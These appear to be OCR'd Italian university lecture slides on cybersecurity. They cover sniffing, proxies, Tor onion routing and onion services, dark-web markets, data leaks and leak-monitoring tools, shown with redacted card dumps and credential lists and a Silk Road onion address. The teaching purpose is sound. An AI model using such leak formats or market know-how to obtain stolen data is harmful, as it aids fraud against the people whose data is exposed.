
outook.com

Lo sniffing è una forma di Eavesdropping, può essere fatto (e normalmente viene messo in atto) da chiunque lungo il percorso verso la vostra destinazione.

Security by Obscurity

In tutti i protocolli che abbiamo elencato è possibile fare sniffing (e.g. sniffing DNS rivela a che siti state facendo richiesta, sniffing TCP cosa state chiedendo al server, etc).

Esempio: Wireshark



```
icmp
```

```
No.   Time                           Source
    3 2021-04-26 18:16:47.702410820 130.136.4.127
    4 2021-04-26 18:16:48.675862625 10.0.2.15
    5 2021-04-26 18:16:48.699709363 130.136.4.127
    6 2021-04-26 18:16:49.677022586 10.0.2.15
    7 2021-04-26 18:16:49.700911343 130.136.4.127
    8 2021-04-26 18:16:50.677407350 10.0.2.15
    9 2021-04-26 18:16:50.701587524 130.136.4.127
```

Anonimizzazione: Anonymous remailer


Prendiamo in considerazione un caso più semplice: l'invio di mail anonime.

Un anonymous remailer è un server che ricevuta una mail (con le informazioni sul destinatario) la inoltra al destinatario rimuovendo le informazioni del mittente.

È il concetto alla base di VPN come NordVPN

Anonimizzazione: Proxy


Un Anonymous Remailer è un esempio di Proxy. Il problema dei proxy è che il proxy ha informazioni su di voi (e può agire da eavesdropper).




Anonimizzazione: Routing a Cipolla

Per anonimizzare completamente il traffico è possibile usare il cosiddetto Routing “a Cipolla” (Onion Routing).


Il software Tor (The Onion Router) utilizza questi concetti per anonimizzare il traffico. Sviluppato come software open source dal 2002.






How Tor Works: 1

Step 1: Alice's Tor client obtains a list of Tor nodes from a directory server.



How Tor Works: 2


Step 2: Alice's Tor client picks a random path to destination server. Green links are encrypted, red links are in the clear.




How Tor Works: 3

Step 3: If at a later time, the user visits another site, Alice's tor client selects a second random path. Again, green links are encrypted, red links are in the clear.

Tor Encryption



Riassunto da EFF



Anonimizzazione: Overlay Networks


Tor quindi viene denominata come rete “overlay”. Una rete chiusa al quale interno vengono distribuiti dati in forma anonima. Questo è il principio dei servizi onion.

Esistono alcuni servizi su Tor in grado di farvi uscire sulla rete “normale”. Vengono chiamati Exit Node.

Attenzione: chi mantiene l’exit node vede tutto il vostro traffico!

Attenzione 2: essendo pubblici sono normalmente bloccati da ogni servizio (e.g. banche).

Tor onion service




ONION SERVICE 1/9

Your local newspaper decides to set up an onion service (using SecureDrop) to receive anonymous tips. All onion services must be set up inside the protection of the Tor network.

The onion service (SecureDrop) hides and protects itself behind the Tor network by only allowing access through three Introduction Points that it connects to through a three-hop Tor circuit

The onion service just looks like any other client (or Tor Browser user) from the outside — just another within the Tor network.


Tor onion service



ONION SERVICE 2/9

It advertises these Introduction Points on a directory server by creating a descriptor: 3 Introduction Points addresses and a public key, all signed by the service's private key.

Tor onion service




ONION SERVICE 3/9

Say, you want to anonymously send some tax fraud data to your local newspaper's through its SecureDrop.

You find the onion address for the newspaper's SecureDrop from a public website or friend.

Tor onion service




ONION SERVICE

4/9

You request more information about the onion address from the directory server.

The only way to connect to an onion service is through the Tor network, using a client (like Tor Browser) where all connections are protected by Tor relays.

Tor onion service



ONION SERVICE


5/9

You use the key embedded in the onion address and the signature from the service to verify what you've received.

The onion address is also a cryptographic key that can be used to verify the authenticity of the received descriptor. That's why it's so long and random!
E.g. ProPublica SecureDrop lvtu6mh6dd6ynqcxtd2mseqfkm7g2iuxvjobbyzpgx2jt427zvd7n3ad.onion

Verified! Now I can trust the Introduction Points it sent me.

Tor onion service




ONION SERVICE 6/9

Then you: **1.** Set up a neutral rendezvous point

2. Ask for an "introduction" to the onion service/ SecureDrop from one of the Introduction Points.


Tor onion service



ONION SERVICE 7/9

The Introduction Point passes your details on to the onion service, who runs multiple verification processes to decide whether you're trustworthy or not.

Tor onion service




ONION SERVICE

8/9

The rendezvous point makes one final verification to match the secret strings from you and service (the latter also comes from you but has been relayed through the service).

Tor onion service



ONION SERVICE

9/9

Using the rendezvous point, a Tor circuit is formed between you and your newspaper's SecureDrop onion service.

Now I can send this tax fraud data anonymously and securely!
LAPTOP /PHONE
RENDEZ -VOUS
INTRO 1
INTRO 2
INTRO 3
SECURE DROP

Mercati neri di Tor

Grazie all'anonimato offerto dai servizi onion (sia di chi visita che di chi fa hosting). È inevitabile che si siano sviluppati dei servizi illegali al suo interno. Alcuni esempi:

- Compravendita di materiale illegale (droga, armi);
- Servizi di hacking;
- Servizi di assassinio su commissione;
- Pornografia illegale;
- ...

Ovviamente l'affidabilità di questi servizi è sempre in dubbio. Quanti di questi possono essere “esche”?


Questo non rende l'uso di Tor illegale, né automaticamente illegale ogni servizio al suo interno (addirittura faremo un'esercitazione su Tor e un servizio onion).

Dovrete invece essere in grado di usarlo e di conoscerlo per proteggervi da eventuali attacchi (torniamo sempre alla Security by Obscurity).

Dataleak

Un comportamento molto presente sui servizi onion, soprattutto grazie alla compravendita illegale, è quello dei Dataleak.

Un dataleak è un rilascio di informazioni private di aziende, persone o oggetti (e.g. codice sorgente).



```
Card Number:    [redacted]
Exp. Date:      [redacted]
CVV:            [redacted]
Name:           [redacted]
Address:        [redacted]
Country:        United States

Card Number:    [redacted]
Exp. Date:      [redacted]
CVV:            [redacted]
Name:           [redacted]
Address:        [redacted]
Country:        United States

Card Number:    [redacted]
Exp. Date:      [redacted]
```

```
Card Number:    [redacted]
Exp. Date:      [redacted]
CVV:            [redacted]
Name:           [redacted]
Address:        [redacted]
Country:        Indonesia

Card Number:    [redacted]
Exp. Date:      [redacted]
CVV:            [redacted]
Name:           [redacted]
Address:        [redacted]
Country:        China

Card Number:    [redacted]
```
]


Dataleak: Fullz

Un Dataleak di tipo Fullz è una collezione di informazioni personali almeno contenenti il minimo indispensabile per creare conti-correnti e/o pagare con carte di credito.
Alcuni esempi:

- Nome e Cognome
- Data di nascita
- Codice Fiscale
- Indirizzo di residenza
- Numero di telefono

Tramite questi leak è possibile perpetruare truffe molto più facilmente (Spoofing).


I leak più comuni rimangono quelli di account e password. In questo caso una lista di account viene messa online, sperabilmente (dal punto di vista dell'attaccante) con password in chiaro (vedremo nel modulo di crittografia come ci si protegge da ciò).



```
NORD VPN Accounts:
m[redacted]@gmail.com:c[redacted]3
[redacted]02@gmail.com:1[redacted]I
[redacted]@icloud.com:c[redacted]1
[redacted]@gmail.com:D[redacted]0
[redacted]@gmail.com:r[redacted]0
[redacted]@yahoo.com:c[redacted]3
[redacted]@gmail.com:1[redacted]2
[redacted]@hotmail.com:f[redacted]0
```

HaveIbeenPwned?

Esistono sistemi online in grado di allertarvi quando viene pubblicato un leak contenente il vostro account, il più famoso è haveibeenpwned.




';--have i been pwned?

Check if your email or phone is in a data breach

Ail

Mentre HaveIBeenPwned è gestito da un'organizzazione esterna, è possibile utilizzare alcuni software in grado di candagliare la rete (crawler / spider) alla ricerca di leak che contengono determinate stringhe. Questi software sono in grado di scandagliare anche i principali mercati neri tramite insider.



Browse important pastes

Year: 2018


#	Path	Date	# of lines	Action
0	/home/ail/git/AIL-framework/PASTES/archive/pastebin.com_pro/2018/06/19/2erpBU62.gz mail credential	2018/06/19	37	ℹ 🔍
8	/home/ail/git/AIL-framework/PASTES/archive/pastebin.com_pro/2018/06/19/6sD86tE3.gz mail credential	2018/06/19	244	ℹ 🔍
1841	/home/ail/git/AIL-framework/PASTES/archive/pastebin.com_pro/2018/06/19/JN3asYKD.gz mail credential phone-number	2018/06/19	3714	ℹ 🔍
1806	/home/ail/git/AIL-framework/PASTES/archive/pastebin.com_pro/2018/06/18/tzPsFFQL.gz mail credential	2018/06/18	232	ℹ 🔍
2	/home/ail/git/AIL-framework/PASTES/archive/pastebin.com_pro/2018/06/17/CXmZKp2M.gz mail credential phone-number	2018/06/17	386	ℹ 🔍
1826	/home/ail/git/AIL-framework/PASTES/archive/pastebin.com_pro/2018/06/17/7U7e63bj.gz mail credential	2018/06/17	19	ℹ 🔍
1838	/home/ail/git/AIL-framework/PASTES/alerts/pastebin.com_pro/2018/06/17/xjvwYJmC.gz mail credential	2018/06/17	529	ℹ 🔍
1839	/home/ail/git/AIL-framework/PASTES/archive/pastebin.com_pro/2018/06/17/aYzphJt9.gz mail credential	2018/06/17	56	ℹ 🔍
1825	/home/ail/git/AIL-framework/PASTES/archive/pastebin.com_pro/2018/06/16/Jjnhx8hh.gz mail credential base64 phone-number	2018/06/16	44	ℹ 🔍
1837	/home/ail/git/AIL-framework/PASTES/archive/pastebin.com_pro/2018/06/16/NkFX59xl.gz mail credential	2018/06/16	110	ℹ 🔍

Showing 1 to 10 of 50 entries

Possibile tesi!

Tor non è perfetto. La rete è principalmente contraria all'anonimato. Ad esempio esistono alcune problematiche che possono rivelare l'IP di chi sta accedendo a un determinato servizio.

Primo fra tutti la geolocalizzazione



google.com

Connection is secure

Location

Leak di anonimato: DNS

Anche la richiesta di informazioni al DNS (soggetta a sniffing o anche controllata dal gestore del DNS) è in grado di rivelare cosa state cercando di accedere.

Supponiamo di voler accedere al sito silk4lfaq47vh5mzs4p2vhmfuymqg76ylhayylo2isplyef72corepad.onion (silkroad, mercato nero online) da un account Unibo. Una richiesta DNS per richiedere il sito potrebbe essere inviata fuori da Tor e gli sniffer saprebbero che state cercando di accedere a quel sito!

Leak di anonimato: Side Channel

Le informazioni rivelate non devono per forza essere direttamente collegate a vostre richieste ma possono essere informazioni “laterali” a cui non avete pensato.

Esempio: Se siete soliti mantenere il vostro browser in finestra con una dimensione precisa, queste informazioni potrebbero essere inviate al server remoto (tramite javascript) e questo potrebbe profilarvi con precisione!


Concetto di sicurezza: Privilegio Minimo

Rilasciare più informazioni del necessario o poter utilizzare più strumenti rispetto a quelli strettamente necessari è un problema concettuale di sicurezza.

Dovreste limitare le capacità di un software al minimo indispensabile richiesto (e.g. se siete i proprietari di un albergo perché girare sempre con un passe-partout quando magari dovete aprire nel 90% dei casi una singola porta?)

Tor Browser

Per evitare queste problematiche esiste una versione di firefox modificata già configurata per non rilasciare più informazioni del necessario (privilegio minimo).



Welcome to Tor Browser

You are now free to browse the Internet anonymously.

Test Tor Network Settings

Search securely with Disconnect.me.


Tails

Purtroppo, queste problematiche possono sussistere non sono nel browser ma anche a livello di sistema operativo. Esiste una Distribuzione Linux chiamata Tails, la quale vi predispone il sistema per l'essere il più anonimo possibile.

Distribuzioni Linux

Una distribuzione Linux (Linux non è un sistema operativo!!!! è un Kernel) è un'insieme di software configurato per un determinato scopo.

Esistono distribuzioni per i server (Debian, Centos, ...), distribuzioni per il desktop (Ubuntu, Manjaro, ...), distribuzioni per la produzione audio (UbuntuStudio, ...), etc, etc.



2023-02-26 NEW • Distribution Release: EasyOS 5.0

Barry Kauler has announced the release of EasyOS 5.0, code-named "Kirkstone", a major update of the project's lightweight, experimental Linux distribution: "EasyOS 'Kirkstone' series version 5.0. Almost all of the packages

Domande?

Radio e reti Wireless

Fondamenti di Cybersecurity 2022/2023

Davide Berardi <davide.berardi@unibo.it>

Radio

Le trasmissioni radio sono soggette a problemi di sicurezza informatica.
Molto integrate nei sistemi:

- Cancelli automatici
- Telecomandi automobili
- RFID (contactless)
- Wi-Fi (IEEE 802.11)
- Bluetooth / Zigbee / Domotica

Basi teoriche Radio: Trasmissione e Ricezione

Nella terminologia radio esistono:

- Trasmettitore (TX): colui che invia informazioni.
- Ricevitore (RX): colui che riceve informazioni.

